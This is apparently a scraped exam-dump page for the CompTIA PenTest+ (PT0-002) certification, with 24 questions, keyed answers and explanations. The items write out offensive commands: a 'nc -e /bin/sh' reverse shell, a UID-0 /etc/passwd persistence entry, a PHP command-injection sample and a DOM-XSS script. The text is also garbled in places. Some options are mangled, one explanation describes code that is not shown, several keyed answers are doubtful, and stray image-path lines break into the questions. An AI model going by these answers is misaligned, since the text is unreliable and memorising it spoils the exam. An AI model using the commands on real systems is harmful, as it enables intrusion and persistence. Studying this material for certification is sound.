CompTIA.PT0-002.v2024-06-12.q330

Exam Code:	PT0-002
Exam Name:	CompTIA PenTest+ Certification
Certification Provider:	CompTIA
Free Question Number:	330
Version:	v2024-06-12
# of views:	1186
# of Questions views:	3300
https://www.exam-tests.com/PT0-002-exam/CompTIA.PT0-002.v2024-06-12.q330.html	

NEW QUESTION: 1
A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:
python -c 'import pty; pty.spawn("/bin/bash")'
Which of the following actions Is the penetration tester performing?
A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell
Answer: B (LEAVE A REPLY)
Explanation
The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

NEW QUESTION: 2
A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)
A. Setting up a secret management solution for all items in the source code management system
B. Implementing role-based access control on the source code management system
C. Configuring multifactor authentication on the source code management system
D. Leveraging a solution to scan for other similar instances in the source code management system
E. Developing a secure software development life cycle process for committing code to the source code management system

F. Creating a trigger that will prevent developers from including passwords in the source code management system

Answer: A,E (LEAVE A REPLY)

Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data.

Some possible options for addressing the issue of access keys within an organization's SCM solution are:

* Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files3456.
* Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system1.

NEW QUESTION: 3

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

A. Open-source research

B. A ping sweep

C. Traffic sniffing

D. Port knocking

E. A vulnerability scan

F. An Nmap scan

Answer: (SHOW ANSWER)

Explanation

Open-source research and traffic sniffing are two activities that have a minimal chance of detection, as they do not involve sending any packets or requests to the target network or system. Open-source research is the process of gathering information from publicly available sources, such as websites, social media, blogs, forums, etc. Traffic sniffing is the process of capturing and analyzing network packets that are transmitted over a shared medium, such as wireless or Ethernet.

NEW QUESTION: 4

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

A. S/MIME

B. FTPS

C. DNSSEC

D. AS2

Answer: (SHOW ANSWER)

S/MIME stands for Secure/Multipurpose Internet Mail Extensions and is a standard for encrypting and signing email messages. It uses public key cryptography to ensure the confidentiality, integrity, and authenticity of email communications. FTPS is a protocol for transferring files securely over SSL/TLS, but it is not used for emailing. DNSSEC is a protocol for securing DNS records, but it does not protect email content. AS2 is a protocol for exchanging business documents over HTTP/S, but it is not used for emailing.

NEW QUESTION: 5

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

A. Nmap

B. tcpdump

C. Scapy

D. hping3

Answer: (SHOW ANSWER)

Explanation

https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html

https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy

NEW QUESTION: 6

A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "$each / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

A. Default web configurations

B. Open web ports on a host

C. Supported HTTP methods

D. Listening web servers in a domain

Answer: C (LEAVE A REPLY)

Explanation
The script is using the requests library to send an OPTIONS request to the API endpoint, which returns a list of supported HTTP methods for that resource. This can help the penetration tester to identify potential attack vectors or vulnerabilities based on the methods allowed.

NEW QUESTION: 7
During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:
A. SOW.
B. SLA.
C. ROE.
D. NDA
Answer: (SHOW ANSWER)
Explanation
https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the%

NEW QUESTION: 8
A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?
A. Hashcat
B. Mimikatz
C. Patator
D. John the Ripper
Answer: C (LEAVE A REPLY)
https://www.kali.org/tools/patator/

NEW QUESTION: 9
A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?
A. Create a one-shot system service to establish a reverse shell.
B. Obtain /etc/shadow and brute force the root password.
C. Run the nc -e /bin/sh <...> command.
D. Move laterally to create a user account on LDAP
Answer: A (LEAVE A REPLY)
Explanation
https://hosakacorp.net/p/systemd-user.html

NEW QUESTION: 10
A penetration tester is conducting an assessment on 192.168.1.112. Given the following output:

```
[ATTEMPT] target 192.168.1.112 - login "root" - pass "abcdc"
[ATTEMPT] target 192.168.1.112 - login "root" - pass "edcfg"
[ATTEMPT] target 192.168.1.112 - login "root" - pass "qazsw"
[ATTEMPT] target 192.168.1.112 - login "root" - pass "tyuio"
```

Which of the following is the penetration tester conducting?

A. Port scan

B. Brute force

C. Credential stuffing

D. DoS attack

Answer: B (LEAVE A REPLY)

The output shows multiple login attempts with different passwords for the same username "root" on the IP address 192.168.1.112. This is indicative of a brute force attack, where an attacker systematically tries various password combinations to gain unauthorized access. References: The Official CompTIA PenTest+ Study Guide (Exam PT0-002), Chapter 4: Conducting Passive Reconnaissance; The Official CompTIA PenTest+ Student Guide (Exam PT0-002), Lesson 4: Conducting Active Reconnaissance.

NEW QUESTION: 11

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Nmap and OWASP ZAP

B. Netcat and cURL

C. Burp Suite and DIRB

D. Hydra and crunch

Answer: C (LEAVE A REPLY)

NEW QUESTION: 12

A penetration tester discovers that a web server within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

A. Utilize the backdoor in support of the engagement

B. Forensically acquire the backdoor Trojan and perform attribution

C. Continue the engagement and include the backdoor finding in the final report

D. Inform the customer immediately about the backdoor

Answer: D (LEAVE A REPLY)

NEW QUESTION: 13

Penetration tester who was exclusively authorized to conduct a physical assessment noticed there were no cameras pointed at the dumpster for company. The penetration tester returned at night and collected garbage that contained receipts for recently purchased networking :. The models of equipment purchased are vulnerable to attack. Which of the following is the most likely next step for the penetration?

A. Alert the target company of the discovered information.

B. Verify the discovered information is correct with the manufacturer.

C. Scan the equipment and verify the findings.

D. Return to the dumpster for more information.

Answer: C (LEAVE A REPLY)

Explanation

The most likely next step for the penetration tester is to scan the equipment and verify the findings, which is a process of using tools or techniques to probe or test the target equipment for vulnerabilities or weaknesses that can be exploited. Scanning and verifying the findings can help the penetration tester confirm that the models of equipment purchased are vulnerable to attack, and identify the specific vulnerabilities or exploits that affect them. Scanning and verifying the findings can also help the penetration tester prepare for the next steps of the assessment, such as exploiting or reporting the vulnerabilities. Scanning and verifying the findings can be done by using tools such as Nmap, which can scan hosts and networks for ports, services, versions, OS, or other information1, or Metasploit, which can exploit hosts and networks using various payloads or modules2. The other options are not likely next steps for the penetration tester. Alerting the target company of the discovered information is not a next step, but rather a final step, that involves reporting the findings and recommendations to the client after completing the assessment. Verifying the discovered information with the manufacturer is not a next step, as it may not provide accurate or reliable information about the vulnerabilities or exploits that affect the equipment, and it may also alert the manufacturer or the client of the assessment. Returning to the dumpster for more information is not a next step, as it may not yield any more useful or relevant information than what was already collected from the receipts.

NEW QUESTION: 14

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

A. Weekly

B. Monthly

C. Quarterly


D. Annually

Answer: (SHOW ANSWER)


Quarterly is the minimum frequency to complete the scan of the system that is PCI DSS v3.2.1 compliant, according to Requirement 11.2.2 of the standard1. PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards that applies to any organization that processes, stores, or transmits credit card information. Requirement 11.2.2 states that

organizations must perform internal vulnerability scans at least quarterly and after any significant change in the network.
https://www.pcicomplianceguide.org/faq/#25
PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

NEW QUESTION: 15
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Answer:



NEW QUESTION: 16

In Python socket programming, SOCK_DGRAM type is:

A. reliable.

B. matrixed.

C. connectionless.

D. slower.

Answer: C (LEAVE A REPLY)

In Python socket programming, SOCK_DGRAM type is connectionless. This means that the socket does not establish a reliable connection between the sender and the receiver, and does not guarantee that the packets will arrive in order or without errors. SOCK_DGRAM type is used for UDP (User Datagram Protocol) sockets, which are faster and simpler than TCP (Transmission Control Protocol) sockets3.

NEW QUESTION: 17

Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

A. Dictionary

B. Directory

C. Symlink

D. Catalog

E. For-loop

Answer: A (LEAVE A REPLY)

A dictionary can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools. A dictionary is a collection of key-value pairs that can be accessed by using the keys.

For example, a dictionary can store usernames and passwords, or IP addresses and hostnames, that can be used as input for brute-force or reconnaissance tools.

NEW QUESTION: 18

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap -oG list.txt 192.168.0.1-254 , sort

B. nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'

C. nmap --open 192.168.0.1-254, uniq

D. nmap -o 192.168.0.1-254, cut -f 2

Answer: B (LEAVE A REPLY)

the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print $5}) which obviously carries the returned IP of the host in the NMAP output.

This command will generate the results shown in the image and transform them into a list of active hosts for further analysis. The command consists of three parts:

nmap -sn 192.168.0.1-254: This part uses nmap, a network scanning tool, to perform a ping scan (-sn) on the IP range 192.168.0.1-254, which means sending ICMP echo requests to each IP address and checking if they respond.

grep "Nmap scan": This part uses grep, a text filtering tool, to search for the string "Nmap scan" in the output of the previous part and display only the matching lines. This will filter out the lines that show the start and end time of the scan and only show the lines that indicate the status of each host.

awk '{print $5}': This part uses awk, a text processing tool, to print the fifth field ($5) of each line in the output of the previous part. This will extract only the IP addresses of each host and display them as a list.

The final output will look something like this:

192.168.0.1 192.168.0.12 192.168.0.17 192.168.0.34

NEW QUESTION: 19

A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root.

During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks.

To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

A. Add a web shell to the root of the website.
B. Upgrade the reverse shell to a true TTY terminal.
C. Add a new user with ID 0 to the /etc/passwd file.
D. Change the password of the root user and revert after the test.
Answer: (SHOW ANSWER)
Explanation
The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

NEW QUESTION: 20
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZWJmaXVsZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHWmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2== name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System


https://comptia.org/login.aspx#remediatesource

```
1  <html>
2  <head>
3  <title>Secure Login </title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZw..fmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZm2bnVzZm53cnVMYnZ1ZXJ2==" name="csrf-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete


Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options:
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4
exam-tests.com
CompTIA

Answer:

Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1
Generate a Certificate Signing Request

Step 2
Submit CSR to the CA

Step 3
Install re-issued certificate on the server

Step 4
Remove certificate from server

NEW QUESTION: 21
During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?
A. Badge cloning
B. Watering-hole attack
C. Impersonation
D. Spear phishing
Answer: (SHOW ANSWER)
Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.
NEW QUESTION: 22

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Drozer

B. Immunity Debugger

C. OllyDbg

D. GDB

Answer: C (LEAVE A REPLY)

NEW QUESTION: 23

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite

B. WPScan

C. OWASP ZAP

D. DirBuster

Answer: A (LEAVE A REPLY)

NEW QUESTION: 24
The attacking machine is on the same LAN segment as the target host during an internal penetration test.
Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?
A. nmap snn exclude 10.1.1.15 10.1.1.0/24 oA target_txt
B. nmap iR10oX out.xml | grep Nmap | cut d "f5 > live-hosts.txt
C. nmap PnsV OiL target.txt A target_text_Service
D. nmap sSPn n iL target.txt A target_txtl
Answer: (SHOW ANSWER)
Explanation
According to the Official CompTIA PenTest+ Self-Paced Study Guide1, the correct answer is A.
nmap -sn -n
-exclude 10.1.1.15 10.1.1.0/24 -oA target_txt.
